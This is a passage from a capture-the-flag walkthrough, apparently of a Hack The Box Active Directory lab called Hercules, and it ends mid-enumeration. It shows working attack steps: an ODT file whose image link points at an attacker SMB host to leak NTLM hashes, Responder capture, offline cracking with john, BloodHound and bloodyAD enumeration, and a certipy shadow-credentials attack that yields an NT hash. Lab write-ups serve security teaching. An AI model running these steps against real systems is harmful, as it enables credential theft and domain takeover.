@model HadesWeb.Models.UploadFormModelUploadFormModel tells you there's a C# class somewhere (Models/UploadFormModel.cs) that defines what fields this form actually binds to likely something like a file field:
../../Models/UploadFormModel.csbut hitting that was useless we need the actual compiled dll of that
so doing some research here and there i stumbled upon this C# forum
 (opens the full-size image)
and according the file structure inside that blog looks like our path is
../../bin/HadesWeb.dllusing ILSpy to decompile that .dll file
 (opens the full-size image)looks like only web admins are permitted to upload these files and the maximum size is
1048576 (1MB) and only to file types allowed .docx and .odt and they're saved to C:\\inetpub\\Reports\\
so using metasploit for searching for any valid exploit for this there is one talking about information disclosure
LibreOffice/Open Office - '.odt' Information Disclosure | windows/local/44564.pyso in brief explanation
The ODT file format is really just a ZIP containing XML files (content.xml, manifest.xml, etc.). One of those XML files can reference an external resource like an image using a UNC path instead of a local one
<draw:image xlink:href="file://10.10.14.x/share/img.png" xlink:type="simple" xlink:show="embed" xlink:actuate="onLoad"/>- The server saves the
.odttoC:\inetpub\Reports\ - Something on the box opens our malicious file (probably automated or human processed)
- When that application renders the document, it tries to actually fetch the image to display it which makes it resolve to the
\\10.10.14.x\share\img.png - Windows treats that as an SMB file share request. To connect to any SMB share (even one it doesn't recognize), Windows automatically attempts to authenticate using the current logged-in user's credentials
- That authentication attempt is NTLM and it goes out over the network to whatever's listening on that IP/port meaning if we set up a listener we can grab that NTLM first we create our file using metasploit
❯ sudo msfconsole -q

msf >
msf > search odt

Matching Modules
================

   #  Name                                             Disclosure Date  Rank     Check  Description
   -  ----                                             ---------------  ----     -----  -----------
   0  exploit/windows/telnet/goodtech_telnet           2005-03-15       average  No     GoodTech Telnet Server Buffer Overflow
   1    \_ target: Windows 2000 Pro English All        .                .        .      .
   2    \_ target: Windows XP Pro SP0/SP1 English      .                .        .      .
   3  auxiliary/fileformat/odt_badodt                  2018-05-01       normal   No     LibreOffice 6.03 /Apache OpenOffice 4.1.5 Malicious ODT File Generator
   4  exploit/multi/fileformat/libreoffice_macro_exec  2018-10-18       normal   No     LibreOffice Macro Code Execution
   5    \_ target: Windows                             .                .        .      .
   6    \_ target: Linux                               .                .        .      .
   7  exploit/multi/fileformat/libreoffice_logo_exec   2019-07-16       normal   No     LibreOffice Macro Python Code Execution

Interact with a module by name or index. For example info 7, use 7 or use exploit/multi/fileformat/libreoffice_logo_exec

msf > use 3
msf auxiliary(fileformat/odt_badodt) > options

Module options (auxiliary/fileformat/odt_badodt):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   CREATOR   RD_PENTEST       yes       Document author for new document
   FILENAME  bad.odt          yes       Filename for the new document
   LHOST                      yes       IP Address of SMB Listener that the .odt document points to

View the full module info with the info, or info -d command.

msf auxiliary(fileformat/odt_badodt) > set LHOST [REDACTED:IP]
LHOST => [REDACTED:IP]
msf auxiliary(fileformat/odt_badodt) > run
[*] Generating Malicious ODT File
[*] SMB Listener Address will be set to [REDACTED:IP]
[+] bad.odt stored at /home/light/local/bad.odt
[*] Auxiliary module execution completed
msf auxiliary(fileformat/odt_badodt) >
and then after setting up the listener we upload the file
❯ sudo responder -I tun0
[SMB] NTLMv2-SSP Client   : [REDACTED:IP]
[SMB] NTLMv2-SSP Username : HERCULES\natalie.a
[SMB] NTLMv2-SSP Hash     : natalie.a::HERCULES:e4702507ce0849f0:[REDACTED:HASH]:0101000000000000007DA5F01C14DD015ED8532406AC44C80000000002000800360053004800480001001E00570049004E002D004800590031004D00370030004A00390033005600520004003400570049004E002D004800590031004D00370030004A0039003300560052002E0036005300480048002E004C004F00430041004C000300140036005300480048002E004C004F00430041004C000500140036005300480048002E004C004F00430041004C0007000800007DA5F01C14DD010600040002000000080030003000000000000000000000000020000072CD42ABB97C061B2446717AA2B83E3B9494251F58813DE6D3BD013260462B080A001000000000000000000000000000000000000900220063006900660073002F00310030002E00310030002E00310036002E003100300035000000000000000000
and look at that a fresh NTLMv2 now only thing left to do is to crack it offline
❯ echo 'natalie.a::HERCULES:e4702507ce0849f0:[REDACTED:HASH]:0101000000000000007DA5F01C14DD015ED8532406AC44C80000000002000800360053004800480001001E00570049004E002D004800590031004D00370030004A00390033005600520004003400570049004E002D004800590031004D00370030004A0039003300560052002E0036005300480048002E004C004F00430041004C000300140036005300480048002E004C004F00430041004C000500140036005300480048002E004C004F00430041004C0007000800007DA5F01C14DD010600040002000000080030003000000000000000000000000020000072CD42ABB97C061B2446717AA2B83E3B9494251F58813DE6D3BD013260462B080A001000000000000000000000000000000000000900220063006900660073002F00310030002E00310030002E00310036002E003100300035000000000000000000' > hash.txt
❯ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[REDACTED:CRED] (natalie.a)
1g 0:00:00:22 DONE (2026-07-15 05:47) 0.04524g/s 485033p/s 485033c/s 485033C/s Pslams23..Prater
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
❯ john hash.txt --show
natalie.a:[REDACTED:CRED]:HERCULES:e4702507ce0849f0:[REDACTED:HASH]:0101000000000000007DA5F01C14DD015ED8532406AC44C80000000002000800360053004800480001001E00570049004E002D004800590031004D00370030004A00390033005600520004003400570049004E002D004800590031004D00370030004A0039003300560052002E0036005300480048002E004C004F00430041004C000300140036005300480048002E004C004F00430041004C000500140036005300480048002E004C004F00430041004C0007000800007DA5F01C14DD010600040002000000080030003000000000000000000000000020000072CD42ABB97C061B2446717AA2B83E3B9494251F58813DE6D3BD013260462B080A001000000000000000000000000000000000000900220063006900660073002F00310030002E00310030002E00310036002E003100300035000000000000000000

1 password hash cracked, 0 left
creds cracked
natalie.a:[REDACTED:CRED]but still no winrm perms
❯ nxc ldap dc.hercules.htb -u natalie.a -p '[REDACTED:CRED]' -k
LDAP        dc.hercules.htb 389    DC               [*] None (name:DC) (domain:hercules.htb) (signing:None) (channel binding:Never) (NTLM:False)
LDAP        dc.hercules.htb 389    DC               [+] hercules.htb\natalie.a:[REDACTED:CRED]
❯ nxc smb dc.hercules.htb -u natalie.a -p '[REDACTED:CRED]' -k
SMB         dc.hercules.htb 445    dc               [*]  x64 (name:dc) (domain:hercules.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc.hercules.htb 445    dc               [+] hercules.htb\natalie.a:[REDACTED:CRED]
❯ nxc winrm dc.hercules.htb -u natalie.a -p '[REDACTED:CRED]' -k
[05:50:30] ERROR    Invalid NTLM challenge received from server. This may indicate NTLM is not supported and nxc  winrm.py:66
                    winrm only support NTLM currently
WINRM-SSL   dc.hercules.htb 5986   dc.hercules.htb  [*] None (name:dc.hercules.htb) (domain:None) (NTLM:False)
so i decided to use bloodhound for further enumeration
❯ bloodhound-python -u natalie.a -p '[REDACTED:CRED]' -d hercules.htb -ns [REDACTED:IP] -c All --zipit seems like our user natalie.a have control over 5 users
 (opens the full-size image)
it seems that only bob is in another interesting group
 (opens the full-size image)
but we have only 2 users who have winrm access
 (opens the full-size image)
it also seems like the only way to DC is through
IIS_WEBSERVER$ which can be reached if we compromise any user from the HELPDESK ADMINISTRATORS group (opens the full-size image)
first let's get to bob as we said earlier
 (opens the full-size image)
❯ impacket-getTGT -dc-ip [REDACTED:IP] -k hercules.htb/natalie.a:'[REDACTED:CRED]'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in natalie.a.ccache
❯ export KRB5CCNAME=natalie.a.ccache
❯ certipy-ad shadow auto -u [REDACTED:EMAIL] -k -dc-host dc.hercules.htb -account bob.w
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] Target name (-target) not specified and Kerberos authentication is used. This might fail
[!] DNS resolution failed: The DNS query name does not exist: dc.hercules.htb.
[!] Use -debug to print a stacktrace
[*] Targeting user 'bob.w'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '[REDACTED:HASH]'
[*] Adding Key Credential with device ID '[REDACTED:HASH]' to the Key Credentials for 'bob.w'
[*] Successfully added Key Credential with device ID '[REDACTED:HASH]' to the Key Credentials for 'bob.w'
[*] Authenticating as 'bob.w' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: '[REDACTED:EMAIL]'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'bob.w.ccache'
[*] Wrote credential cache to 'bob.w.ccache'
[*] Trying to retrieve NT hash for 'bob.w'
[*] Restoring the old Key Credentials for 'bob.w'
[*] Successfully restored the old Key Credentials for 'bob.w'
[*] NT hash for 'bob.w': 8a65c74e8f0073babbfac6725c66cc3
bloodhound didn't show anything for our user bob.w so i used bloodyAD for further informations
❯ bloodyAD -d hercules.htb -u bob.w -k --host dc.hercules.htb --dc-ip [REDACTED:IP] get writable

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=hercules,DC=htb
permission: WRITE

distinguishedName: OU=Engineering Department,OU=DCHERCULES,DC=hercules,DC=htb
permission: CREATE_CHILD; WRITE

distinguishedName: OU=Security Department,OU=DCHERCULES,DC=hercules,DC=htb
permission: CREATE_CHILD; WRITE

distinguishedName: OU=Web Department,OU=DCHERCULES,DC=hercules,DC=htb
permission: CREATE_CHILD; WRITE
which he had actually write access to a bunch of OU but OU=Security Department seems interesting
it actually had our target winrm user
 (opens the full-size image)
and among these users only 2 users had
ForceChangePassword over the others
 (opens the full-size image)
 (opens the full-size image)
so let's dig into those cause the most reliable way and most assuring way is through that
FroceChangePassword so i decided to grab the RECRUITMENT MANAGERS
and then dig deeper into the perms we have over mark.s as well as stephen.m
